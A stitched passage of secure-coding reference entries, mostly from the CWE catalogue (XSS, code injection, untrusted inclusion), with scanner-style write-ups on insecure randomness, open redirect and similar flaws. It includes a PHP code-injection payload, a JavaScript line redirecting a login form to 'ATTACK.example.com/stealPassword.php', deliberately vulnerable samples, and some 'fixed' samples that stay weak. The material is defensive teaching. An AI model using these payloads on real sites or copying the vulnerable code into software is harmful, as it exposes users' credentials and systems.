Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.

Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Phase: Operation

Use an application firewall that can detect attacks against this weakness. This might not catch all attacks, and it might require some effort for customization. However, it can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Background Details

Same Origin Policy

The same origin policy states that browsers should limit the resources accessible to scripts running on a given web site , or "origin", to the resources associated with that web site on the client-side, and not the client-side resources of any other sites or "origins". The goal is to prevent one site from being able to modify or read the contents of an unrelated site. Since the World Wide Web involves interactions between many sites, this policy is important for browsers to enforce.

Domain

The Domain of a website when referring to XSS is roughly equivalent to the resources associated with that website on the client-side of the connection. That is, the domain can be thought of as all resources the browser is storing for the user's interactions with this particular site.

Weakness Ordinalities

Ordinality	Description
Resultant	*(where the weakness is typically related to the presence of some other weaknesses)*

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to	Named Chain(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	**Seven Pernicious Kingdoms (primary)700**	
ChildOf	Weakness Class	74	Failure to Sanitize Data into a Different Plane ('Injection')	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
ChildOf	Category	442	Web Problems	Development Concepts699	
ChildOf	Category	712	OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS)	**Weaknesses in OWASP Top Ten (2007) (primary)629**	
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	Weaknesses in OWASP Top Ten (2004)711	
ChildOf	Category	725	OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws	**Weaknesses in OWASP Top Ten (2004) (primary)711**	
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**	
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**	
CanPrecede	Weakness Base	494	Download of Code Without Integrity Check	Research Concepts1000	
PeerOf	Compound Element: Composite	352	Cross-Site Request Forgery (CSRF)	Research Concepts1000	
ParentOf	Weakness Variant	80	Improper Sanitization of Script-Related HTML Tags in a Web Page (Basic XSS)	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
ParentOf	Weakness Variant	81	Improper Sanitization of Script in an Error Message Web Page	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
ParentOf	Weakness Variant	83	Improper Neutralization of Script in Attributes in a Web Page	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
ParentOf	Weakness Variant	84	Failure to Resolve Encoded URI Schemes in a Web Page	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
ParentOf	Weakness Variant	85	Doubled Character XSS Manipulations	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
ParentOf	Weakness Variant	86	Improper Neutralization of Invalid Characters in Identifiers in Web Pages	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
ParentOf	Weakness Variant	87	Failure to Sanitize Alternate XSS Syntax	**Development Concepts (primary)699** **Research Concepts (primary)1000**	
MemberOf	View	635	Weaknesses Used by NVD	**Weaknesses Used by NVD**	

				(primary)635	
CanFollow	Weakness Base	113	[Failure to Sanitize CRLF Sequences in HTTP Headers ('HTTP Response Splitting')]()	Research Concepts1000	
CanFollow	Weakness Base	184	[Incomplete Blacklist]()	Research Concepts1000	Incomplete Blacklist to Cross-Site Scripting692

f Causal Nature

Explicit

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Cross-site scripting (XSS)
7 Pernicious Kingdoms			Cross-site Scripting
CLASP			Cross-site scripting
OWASP Top Ten 2007	A1	Exact	Cross Site Scripting (XSS)
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A4	Exact	Cross-Site Scripting (XSS) Flaws
WASC	8		Cross-site Scripting

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
232	Exploitation of Privilege/Trust	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
32	Embedding Scripts in HTTP Query Strings	
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
63	Simple Script Injection	
91	XSS in IMG Tags	
106	Cross Site Scripting through Log Files	
198	Cross-Site Scripting in Error Pages	
199	Cross-Site Scripting Using Alternate Syntax	
209	Cross-Site Scripting Using MIME Type Mismatch	
243	Cross-Site Scripting in Attributes	
244	Cross-Site Scripting via Encoded URI Schemes	
245	Cross-Site Scripting Using Doubled Characters, e.g. %3C%3Cscript	
246	Cross-Site Scripting Using Flash	
247	Cross-Site Scripting with Masking through Invalid Characters in Identifiers	

References

[REF-15] Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager and Seth Fogie. "XSS Attacks". Syngress. 2007.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 2: Web-Server Related Vulnerabilities (XSS, XSRF, and Response Splitting)." Page 31. McGraw-Hill. 2010.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 3: Web-Client Related Vulnerabilities (XSS)." Page 63. McGraw-Hill. 2010.

"Cross-site scripting". Wikipedia. 2008-08-26. <http://en.wikipedia.org/wiki/Cross-site_scripting>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 13, "Web-Specific Input Issues" Page 413. 2nd Edition.

Microsoft. 2002.

[REF-14] RSnake. "XSS (Cross Site Scripting) Cheat Sheet". <http://ha.ckers.org/xss.html>.

Microsoft. "Mitigating Cross-site Scripting With HTTP-only Cookies". <http://msdn.microsoft.com/en-us/library/ms533046.aspx>.

Mark Curphey, Microsoft. "Anti-XSS 3.0 Beta and CAT.NET Community Technology Preview now Live!". <http://blogs.msdn.com/cisg/archive/2008/12/15/anti-xss-3-0-beta-and-cat-net-community-technology-preview-now-live.aspx>.

"OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

Ivan Ristic. "XSS Defense HOWTO". <http://blog.modsecurity.org/2008/07/do-you-know-how.html>.

OWASP. "Web Application Firewall". <http://www.owasp.org/index.php/Web_Application_Firewall>.

Web Application Security Consortium. "Web Application Firewall Evaluation Criteria". <http://www.webappsec.org/projects/wafec/v1/wasc-wafec-v1.0.html>.

RSnake. "Firefox Implements httpOnly And is Vulnerable to XMLHTTPRequest". 2007-07-19.

"XMLHttpRequest allows reading HTTPOnly cookies". Mozilla. <https://bugzilla.mozilla.org/show_bug.cgi?id=380418>.

"Apache Wicket". <http://wicket.apache.org/>.

[REF-16] OWASP. "XSS (Cross Site Scripting) Prevention Cheat Sheet". <http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet>.

Content History

Submissions

Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci updated Time of Introduction	Cigital	External
2008-08-15	 Suggested OWASP Top Ten 2004 mapping	Veracode	External
2008-09-08	CWE Content Team updated Alternate Terms, Applicable Platforms, Background Details, Common Consequences, Description, Relationships, Other Notes, References, Taxonomy Mappings, Weakness Ordinalities	MITRE	Internal
2009-01-12	CWE Content Team updated Alternate Terms, Applicable Platforms, Background Details, Common Consequences, Demonstrative Examples, Description, Detection Factors, Enabling Factors for Exploitation, Name, Observed Examples, Other Notes, Potential Mitigations, References, Relationships	MITRE	Internal
2009-03-10	CWE Content Team updated Potential Mitigations	MITRE	Internal
2009-05-27	CWE Content Team updated Name	MITRE	Internal
2009-07-27	CWE Content Team updated Description	MITRE	Internal
2009-10-29	CWE Content Team updated Observed Examples, Relationships	MITRE	Internal
2009-12-28	CWE Content Team updated Demonstrative Examples, Description, Detection Factors, Enabling Factors for Exploitation, Observed Examples	MITRE	Internal
2010-02-16	CWE Content Team updated Applicable Platforms, Detection Factors, Potential Mitigations, References, Relationships, Taxonomy Mappings	MITRE	Internal
2010-04-05	CWE Content Team updated Description, Potential Mitigations, Related Attack Patterns	MITRE	Internal

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Cross-site Scripting (XSS)
2009-01-12	Failure to Sanitize Directives in a Web Page (aka 'Cross-site scripting' (XSS))
2009-05-27	Failure to Preserve Web Page Structure (aka 'Cross-site Scripting')

BACK TO TOP

Failure to Control Generation of Code ('Code Injection')

Weakness ID: 94 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The product does not sufficiently filter code (control-plane) syntax from user-controlled input (data plane) when that input is used within code that the product generates.

Extended Description

When software allows a user's input to contain code syntax, it might be possible for an attacker to craft the code in such a way that it will alter the intended control flow of the software. Such an alteration could lead to arbitrary code execution.

Injection problems encompass a wide variety of issues -- all mitigated in very different ways. For this reason, the most effective way to discuss these weaknesses is to note the distinct features which classify them as injection weaknesses. The most important issue to note is that all injection problems share one thing in common -- i.e., they allow for the injection of control plane data into the user-controlled data plane. This means that the execution of the process may be altered by sending code in through legitimate data channels, using no other mechanism. While buffer overflows, and many other flaws, involve the use of some further issue to gain execution, injection problems need only for the data to be parsed. The most classic instantiations of this category of weakness are SQL injection and format string vulnerabilities.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Interpreted languages: *(Sometimes)*

Common Consequences

Scope	Effect
Confidentiality	The injected code could access restricted data / files
Authentication	In some cases, injectable code controls authentication; this may lead to a remote vulnerability
Access Control	Injected code can access resources that the attacker is directly prevented from accessing
Integrity	Code injection attacks can lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing. Additionally, code injection can often result in the execution of arbitrary code.
Accountability	Often the actions performed by injected control code are unlogged.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1

This example attempts to write user messages to a message file and allow users to view them.

(Bad Code)

Example Language: **PHP**

```
$MessageFile = "cwe-94/messages.out";
if ($_GET["action"] == "NewMessage") {
$name = $_GET["name"];
$message = $_GET["message"];
$handle = fopen($MessageFile, "a+");
fwrite($handle, "<b>$name</b> says '$message'<hr>\n");
fclose($handle);
echo "Message Saved!<p>\n";
}
else if ($_GET["action"] == "ViewMessages") {
include($MessageFile);
}
```

While the programmer intends for the MessageFile to only include data, an attacker can provide a message such as:

(Attack)

```
name=h4x0r
message=%3C?php%20system(%22/bin/ls%20-l%22);?%3E
```

which will decode to the following:

(Attack)

```
<?php system("/bin/ls -l");?>
```

The programmer thought they were just including the contents of a regular data file, but PHP parsed it and executed the code. Now, this code is executed any time people view messages.

Notice that XSS (CWE-79) is also possible in this situation.

Potential Mitigations

Phase: Architecture and Design

Refactor your program so that you do not have to dynamically generate code.

Phase: Architecture and Design

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which code can be executed by your software.

Examples include the Unix chroot jail and AppArmor. In general, managed code may provide some protection.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

To reduce the likelihood of code injection, use stringent whitelists that limit which constructs are allowed. If you are dynamically constructing code that invokes a function, then verifying that the input is alphanumeric might be insufficient. An attacker might still be able to reference a dangerous function that you did not intend to allow, such as system(), exec(), or exit().

Phase: Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Phase: Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Phase: Operation

Run the code in an environment that performs automatic taint propagation and prevents any command execution that uses tainted variables, such as Perl's "-T" switch. This will force you to perform validation steps that remove the taint, although you must be careful to correctly validate your inputs so that you do not accidentally mark dangerous inputs as untainted (see CWE-

183 and CWE-184).

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	74	Failure to Sanitize Data into a Different Plane ('Injection')	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Weakness Class	691	Insufficient Control Flow Management	Research Concepts1000
ChildOf	Category	752	2009 Top 25 - Risky Resource Management	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
ParentOf	Weakness Base	95	Improper Sanitization of Directives in Dynamically Evaluated Code ('Eval Injection')	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	621	Variable Extraction Error	**Research Concepts (primary)1000**
ParentOf	Weakness Base	627	Dynamic Variable Evaluation	**Development Concepts (primary)699** **Research Concepts (primary)1000**
MemberOf	View	635	Weaknesses Used by NVD	**Weaknesses Used by NVD (primary)635**
CanFollow	Weakness Base	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	Development Concepts699 Research Concepts1000

Research Gaps

Many of these weaknesses are under-studied and under-researched, and terminology is not sufficiently precise.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER	CODE		Code Evaluation and Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
35	Leverage Executable Code in Nonexecutable Files	
77	Manipulating User-Controlled Variables	

Content History

Submissions

Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci updated Time of Introduction	Cigital	External
2008-09-08	CWE Content Team updated Applicable Platforms, Relationships, Research Gaps, Taxonomy Mappings	MITRE	Internal
2009-01-12	CWE Content Team updated Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Name, Potential Mitigations, Relationships	MITRE	Internal
2009-03-10	CWE Content Team updated Potential Mitigations	MITRE	Internal
2009-05-27	CWE Content Team updated Demonstrative Examples, Name	MITRE	Internal
2010-02-16	CWE Content Team updated Potential Mitigations	MITRE	Internal

Previous Entry Names

Change Date	Previous Entry Name
2009-01-12	Code Injection
2009-05-27	Failure to Control Generation of Code (aka 'Code Injection')

BACK TO TOP

Heap Inspection

Risk

What might happen

All variables stored by the application in unencrypted memory can potentially be retrieved by an unauthorized user, with privlieged access to the machine. For example, a privileged attacker could attach a debugger to the running process, or retrieve the process's memory from the swapfile or crash dump file.
Once the attacker finds the user passwords in memory, these can be reused to easily impersonate the user to the system.

Cause

How does it happen

String variables are immutable - in other words, once a string variable is assigned, its value cannot be changed or removed. Thus, these strings may remain around in memory, possibly in multiple locations, for an indefinite period of time until the garbage collector happens to remove it. Sensitive data, such as passwords, will remain exposed in memory as plaintext with no control over their lifetime.

General Recommendations

How to avoid it

Generic Guidance:

- Do not store senstiive data, such as passwords or encryption keys, in memory in plaintext, even for a short period of time.
- Prefer to use specialized classes that store encrypted memory.
- Alternatively, store secrets temporarily in mutable data types, such as byte arrays, and then promptly zeroize the memory locations.

Specific Recommendations - Java:

- Instead of storing passwords in immutable strings, prefer to use an encrypted memory object, such as SealedObject.

Specific Recommendations - .NET:

- Instead of storing passwords in immutable strings, prefer to use an encrypted memory object, such as SecureString or ProtectedData.

Source Code Examples

Java

Plaintext Password in Immutable String

```
class Heap_Inspection

{
  private string password;

  void setPassword()
  {
      password = System.console().readLine("Enter your password: ");
  }
}
```

Password Protected in Memory

```
class Heap_Inspection_Fixed

{
  private SealedObject password;

  void setPassword()
  {
      byte[] sKey = getKeyFromConfig();
      Cipher c = Cipher.getInstance("AES");
      c.init(Cipher.ENCRYPT_MODE, sKey);

      char[] input = System.console().readPassword("Enter your password: ");
      password = new SealedObject(Arrays.asList(input), c);
  }
}
```

Cross Site History Manipulation

Risk

What might happen

An attacker could compromise the browser's Same Origin Policy and violate a user's privacy, by manipulating the browser's History object in JavaScript. This could allow the attacker in certain situations to detect whether the user is logged in, track the user's activity, or infer the state of other conditional values. This may also enhance Cross Site Request Forgery (XSRF) attacks, be leaking the result of the initial attack.

Cause

How does it happen

We browsers expose the user's browsing history to local JavaScript as a stack of previously visited URLs. While the browsers enforce a strict Same Origin Policy (SOP) to prevent pages from one website from reading visited URLs on other websites, the History object does leak the size of the history stack. Using only this information, in some situations the attacker can discover the results of certain checks the application performs on the server-side. For example, if the application redirects an unauthenticated user to the login page, a script on another website can detect that whether or not the user is logged in, by checking the length of the History object.

This information leakage is enabled when the application redirects the user's browser based on the value of some condition, the state of the user's server-side session. E.g. whether the user is authenticated to the application, if the user has visited a certain page with specific parameters, or the value of some application data. For more information, see https://www.checkmarx.com/wp-content/uploads/2012/07/XSHM-Cross-site-history-manipulation.pdf .

General Recommendations

How to avoid it

Generic Guidance:

- Add the response header "X-Frame-Options: DENY" to all sensitive pages in the application, to protect against the IFrame version of XSHM in modern browser versions.

Specific Recommendations:

- Add a random value to all targeted URLs as a parameter.

Source Code Examples

Java

Example of code that leaks the variable state via browser history

```
If (!isAuthenticated)
    response.sendRedirect("Login.jsp");
```

Example code that prevents history leakage via random token

```
if (request.getParameter("r") == null)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());


If (!isAuthenticated)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());
```

Data Filter Injection

Risk

What might happen

An attacker could directly access all of the system's data. Using simple tools and text editing, the attacker would be able to steal any sensitive information stored in the server cache (such as personal user details or credit cards), and possibly change or erase existing data that could be subsequently used for other users or relied upon for security decisions. The application stores temporary data in its cache, and queries this data. The application creates the query by simply concatenating strings including the user's input. Since the user input is neither checked for data type validity nor subsequently sanitized, the input could contain commands that would be interpreted as such.

Cause

How does it happen

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
    - Data type
    - Size
    - Range
    - Format
    - Expected values
2. Instead of concatenating strings: a. Use secure database components such as stored procedures, parameterized queries, and object bindings (for commands and parameters). b. An even better solution is to use an ORM library, such as EntityFramework, Hibernate, or iBatis.
3. Restrict access to database objects and functionality, according to the Principle of Least Privilege.
4. If possible, avoid making security decisions based on cached data, especially data shared between users.

Source Code Examples

CSharp

The application creates a query using ViewState with cached data that might contain a user injected script

```
public class DataFilterInjection
{
        public void foo(DataView dv)
        {
                string input = ViewState["strFilterFiles"].ToString();
                dv.RowFilter = "FileName like \'%" + input + "%\'";
        }
}
```

The string obtained from the cached data is examined for malicious characters

```
public class DataFilterInjectionFixed
{
        public void foo(DataView dv)
        {
                string input = ViewState["strFilterFiles"].ToString();
                string filtered = input.Replace("'","");
                dv.RowFilter = "FileName like \'%" + filtered + "%\'";
        }
}
```

OWASP Top Ten 2004 Category A9 - Denial of Service

Category ID: 730 *(Category)* **Status:** Incomplete

Description

Description Summary

Weaknesses in this category are related to the A9 category in the OWASP Top Ten 2004.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ParentOf	Weakness Base	170	Improper Null Termination	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	248	Uncaught Exception	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	369	Divide By Zero	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Variant	382	J2EE Bad Practices: Use of System.exit()	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	400	Uncontrolled Resource Consumption ('Resource Exhaustion')	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	404	Improper Resource Shutdown or Release	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Class	405	Asymmetric Resource Consumption (Amplification)	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	410	Insufficient Resource Pool	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	412	Unrestricted Externally Accessible Lock	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	476	NULL Pointer Dereference	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ParentOf	Weakness Base	674	Uncontrolled Recursion	**Weaknesses in OWASP Top Ten (2004) (primary)711**
MemberOf	View	711	Weaknesses in OWASP Top Ten (2004)	**Weaknesses in OWASP Top Ten (2004) (primary)711**

References

OWASP. "A9 Denial of Service". 2007. <http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=70827>.

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
2008-08-15		Veracode	External Submission
	Suggested creation of view and provided mappings		

BACK TO TOP

Client DOM Open Redirect

Risk

What might happen

An attacker could use social engineering to get a victim to click a link to the application, so that the user will be immediately redirected to another, arbitrary site. Users may think that they are still in the original application site. The second site may be offensive, contain malware, or, most commonly, be used for phishing.

Cause

How does it happen

The application redirects the user's browser to a URL provided in a user request, without warning users that they are being redirected outside the site. An attacker could use social engineering to get a victim to click a link to the application with a parameter defining another site to which the application will redirect the user's browser, and the user may not be aware of the redirection.

General Recommendations

How to avoid it

1. Ideally, do not allow arbitrary URLs for redirection. Instead, create a server-side mapping from user-provided parameter values to legitimate URLs.
2. If it is necessary to allow arbitrary URLs:
    - For URLs inside the application site, first filter and encode the user-provided parameter, and then use it as a relative URL by prefixing it with the application site domain.
    - For URLs outside the application (if necessary), use an intermediate disclaimer page to provide users with a clear warning that they are leaving your site.

Source Code Examples

CSharp

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.

```
Response.Redirect(getUrlById(targetUrlId));
```

Java

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.

```
Response.Redirect(getUrlById(targetUrlId));
```

Client Insecure Randomness

Risk

What might happen

Random values are often used as a mechanism to prevent malicious users from guessing a value, such as a password, encryption key, or session identifier. Depending on what this random value is used for, an attacker would be able to predict the next numbers generated, or previously generated values. This could enable the attacker to hijack another user's session, impersonate another user, or crack an encryption key (depending on what the pseudo-random value was used for).

Cause

How does it happen

The application uses a weak method of generating pseudo-random values, such that other numbers could be determined from a relatively small sample size. Since the pseudo-random number generator used is designed for statistically uniform distribution of values, it is approximately deterministic. Thus, after collecting a few generated values (e.g. by creating a few individual sessions, and collecting the sessionids), it would be possible for an attacker to calculate another sessionid.

Specifically, if this pseudo-random value is used in any security context, such as passwords, keys, or secret identifiers, an attacker would be able to predict the next numbers generated, or previously generated values.

General Recommendations

How to avoid it

Generic Guidance:

- Whenever unpredicatable numbers are required in a security context, use a cryptographically strong random number generator, instead of a statistical pseudo-random generator.
- Use the cryptorandom generator that is built-in to your language or platform, and ensure it is securely seeded. Do not seed the generator with a weak, non-random seed. (In most cases, the default is securely random).
- Ensure you use a long enough random value, to make brute-force attacks unfeasible.

Specific Recommendations:

- Do not use the statistical pseudo-random number generator, use the cryptorandom generator instead. In Java, this is the SecureRandom class.

Source Code Examples

Java

Use of a weak pseudo-random number generator

```
Random random = new Random();


long sessNum = random.nextLong();
```

```
String sessionId = sessNum.toString();
```

Cryptographically secure random number generator

```
SecureRandom random = new SecureRandom();


byte sessBytes[] = new byte[32];

random.nextBytes(sessBytes);

String sessionId = new String(sessBytes);
```

Objc

Use of a weak pseudo-random number generator

```
long sessNum = rand();

NSString* sessionId = [NSString stringWithFormat:@"%ld", sessNum];
```

Cryptographically secure random number generator

```
UInt32 sessBytes;
SecRandomCopyBytes(kSecRandomDefault, sizeof(sessBytes), (uint8_t*)&sessBytes);


NSString* sessionId = [NSString stringWithFormat:@"%llu", sessBytes];
```

Swift

Use of a weak pseudo-random number generator

```
let sessNum = rand();

let sessionId = String(format:"%ld", sessNum)
```

Cryptographically secure random number generator

```
var sessBytes: UInt32 = 0
withUnsafeMutablePointer(&sessBytes, { (sessBytesPointer) -> Void in
    let castedPointer = unsafeBitCast(sessBytesPointer, UnsafeMutablePointer<UInt8>.self)
    SecRandomCopyBytes(kSecRandomDefault, sizeof(UInt32), castedPointer)
})


let sessionId = String(format:"%llu", sessBytes)
```

Weakness ID: 829 *(Weakness Class)* **Status:** Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: *Execute unauthorized code or commands* An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id ="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (CWE-79).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

```
...Weather widget code....
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";
```

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

